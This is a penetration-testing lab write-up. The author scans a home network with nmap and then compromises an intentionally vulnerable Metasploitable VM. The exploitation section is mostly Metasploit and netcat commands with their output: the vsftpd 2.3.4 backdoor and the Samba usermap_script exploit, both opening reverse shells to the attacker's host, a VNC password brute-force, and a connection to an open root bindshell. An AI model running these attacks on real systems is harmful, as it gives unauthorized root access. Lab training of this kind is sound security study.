

# Report

## Phase 1: Reconnaissance

Scanning my network (192.168.0.160/24) using nmap i discovered 5 devices including my own.

```
(kali@kali)-[~/metasploitable pentesting]
$ nmap -sn 192.168.0.160/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-25 07:57 -0400
Nmap scan report for 192.168.0.1
Host is up (0.013s latency).
MAC Address: 98:A9:42:89:E2:0C (Tozed Kangwei Tech)
Nmap scan report for 192.168.0.111
Host is up (0.00021s latency).
MAC Address: 00:0C:29:9C:4C:44 (VMware)
Nmap scan report for 192.168.0.140
Host is up.
MAC Address: 0E:01:73:84:76:CE (Unknown)
Nmap scan report for DESKTOP-S30A1J9 (192.168.0.175)
Host is up (0.00047s latency).
MAC Address: 60:E9:AA:17:90:1D (Cloud Network Technology Singapore PTE.)
Nmap scan report for kali (192.168.0.160)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 6.57 seconds
```


i ran the os detection scan and i found metasploitable with several open ports on the network (ip addr 192.168.0.111)

```

(kali㉿kali)-[~/metasploitable pentesting]
$ nmap -O 192.168.0.160/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-25 07:47 -0400
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 54.51% done; ETC: 07:47 (0:00:02 remaining)
Nmap scan report for 192.168.0.1
Host is up (0.0088s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
MAC Address: 98:A9:42:89:E2:0C (Tozed Kangwei Tech)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop

Nmap scan report for 192.168.0.111
Host is up (0.00079s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:9C:4C:44 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

```



I decided to run a service version scan and a default script scan, didn't include the script scan in this report

There are severla vulnerable services running on the machine so let get into the fun aspect of breaking in..

```
(kali@kali)-[~/metasploitable pentesting]
$ nmap -sV 192.168.0.111
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-25 07:57 -0400
Nmap scan report for 192.168.0.111
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port514-TCP:V=7.99%I=7%D=9/25%Time=6AB66196P=x86_64-pc-linux-gnu%r(NUL
SF:L,2B,"\x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20(kali\
SF:\n");
MAC Address: 00:0C:29:9C:4C:44 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.39 seconds
```

I picked each service running understand what they are doing and enumerate.

## Phase2: EXploitation

1. vsftpd 2.3.4 - ftp server running, we know there is a vulnerability on this version after a quick research online and also using searchsploit

```
(kali@kali)-[~/metasploitable pentesting]
$ searchsploit vsftpd 2.3.4
```

| Exploit Title                                          | Path                 |
|--------------------------------------------------------|----------------------|
| vsftpd 2.3.4 - Backdoor Command Execution              | unix/remote/49757.py |
| vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb |

```
Shellcodes: No Results
```

using metasploit, i searched for any known exploit for vsftpd 2.3.4 and i used the backdoor exploit i found.

```
msf > search vsftpd 2.3.4
```

Matching Modules

| # | Name                                 | Disclosure Date | Rank      | Check | Description                             |
|---|--------------------------------------|-----------------|-----------|-------|-----------------------------------------|
| 0 | exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03      | excellent | Yes   | VSFTPD 2.3.4 Backdoor Command Execution |

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf > use 0
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd\_234\_backdoor):

| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                                                                                                               |

Payload options (cmd/linux/http/x86/meterpreter\_reverse\_tcp):

we set the remote host as our meatsplitable ip address and the lhost our attacker machine, and we ran the exploit using the “run” command

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.0.111
rhosts => 192.168.0.111
msf exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 192.168.0.160
lhost => 192.168.0.160
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.0.160:4444
[*] 192.168.0.111:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.0.111:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 192.168.0.111:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.0.111:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.0.160:4444 -> 192.168.0.111:57649) at 2026-09-25 08:20:18 -0400

meterpreter > getuid
Server username: root
meterpreter > █
```

2. netbios-ssn Samba smbd 3.X - 4.X - there is vulnerability we will be exploiting for this named "username map script" to gain a shell access

```
msf > search samba type:exploit name:user

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/multi/samba/usermap_script  2007-05-14      excellent No      Samba "username map scri
pt" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
--      -
RHOSTS    yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139             The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.0.160   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > set rhosts 192.168.0.111
rhosts => 192.168.0.111
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.0.160:4444
[*] Command shell session 2 opened (192.168.0.160:4444 -> 192.168.0.111:51176) at 2026-09-25 08:34:29 -0400

whoami
root
```

3.Vnc 3.3 - we exploited this using default credentials  
i searched for auxiliary modules for vnc

```
msf > search vnc type:auxiliary
```

#### Matching Modules


| # | Name                                     | Disclosure Date | Rank   | Check | Description                             |
|---|------------------------------------------|-----------------|--------|-------|-----------------------------------------|
| 0 | auxiliary/scanner/vnc/ard_root_pw        | .               | normal | No    | Apple Remote Desktop Root Vulnerability |
| 1 | auxiliary/server/capture/vnc             | .               | normal | No    | Authentication Capture: VNC             |
| 2 | auxiliary/admin/vnc/realvnc_41_bypass    | 2006-05-15      | normal | No    | RealVNC NULL Authentication Mode Bypass |
| 3 | auxiliary/scanner/http/thinvnc_traversal | 2019-10-16      | normal | No    | ThinVNC Directory Traversal             |
| 4 | auxiliary/scanner/vnc/vnc_none_auth      | .               | normal | No    | VNC Authentication None Detection       |
| 5 | auxiliary/scanner/vnc/vnc_login          | .               | normal | No    | VNC Authentication Scanner              |

using the vnc\_login scanner and a prefilled wordlist we found the credential we can use to authenticate to the vnc server using vncviewer

```
msf > use 5
msf auxiliary(scanner/vnc/vnc_login) > show options
\
Module options (auxiliary/scanner/vnc/vnc_login):
```

```
msf auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.0.111
rhosts => 192.168.0.111
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.0.111:5900 - 192.168.0.111:5900 - Starting VNC login sweep
[!] 192.168.0.111:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.0.111:5900 - 192.168.0.111:5900 - Login Successful: :password
[*] 192.168.0.111:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) > █
```

using the password i found to login



now let's exploit some security misconfiguration, look at this from the nmap scan

|          |      |           |                            |
|----------|------|-----------|----------------------------|
| 512/tcp  | open | exec?     |                            |
| 513/tcp  | open | login     | OpenBSD or Solaris rlogind |
| 514/tcp  | open | shell?    |                            |
| 1099/tcp | open | java-rmi  | GNU Classpath grmiregistry |
| 1524/tcp | open | bindshell | Metasploitable root shell  |
| 2049/tcp | open | nfs       | 2-4 (RPC #100003)          |

firstly with the exec look like execute, we might be able to execute some commands, doing a little research i found about an ancient unix suite "R-services" which includes rexec, rlogin, rsh  
 now lets see if we can exploit this services that are running  
 for exec 512: the remote code execution service daemon

```
(kali㉿kali)-[~/metasploitable pentesting]
$ rsh -l root 192.168.0.111 whoami
rsh: Didn't receive NULL byte from server: Success

(kali㉿kali)-[~/metasploitable pentesting]
$ rlogin -l root 192.168.0.111
rlogind: Host address mismatch.
Password:
```

i got prompted for a password let's try using metasploit and rsh showed that error because we are using a modern attacker machine with legacy metasploitable and our machine is expecting a standard protocol handshake that metasploitable didn't send  
 now we encountered issues because metasploitable is old machine but let's exploit the bind shell using netcat, it should be easy

```
(kali㉿kali)-[~/metasploitable pentesting]
$ nc 192.168.0.111 1524
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

we will continue with post-exploitation including privilege escalation and backdoor installation  
 Thank you for going through this, i hope you learnt alot...

your Instructor JAVABOT...

## ***Reconnaissance and scanning***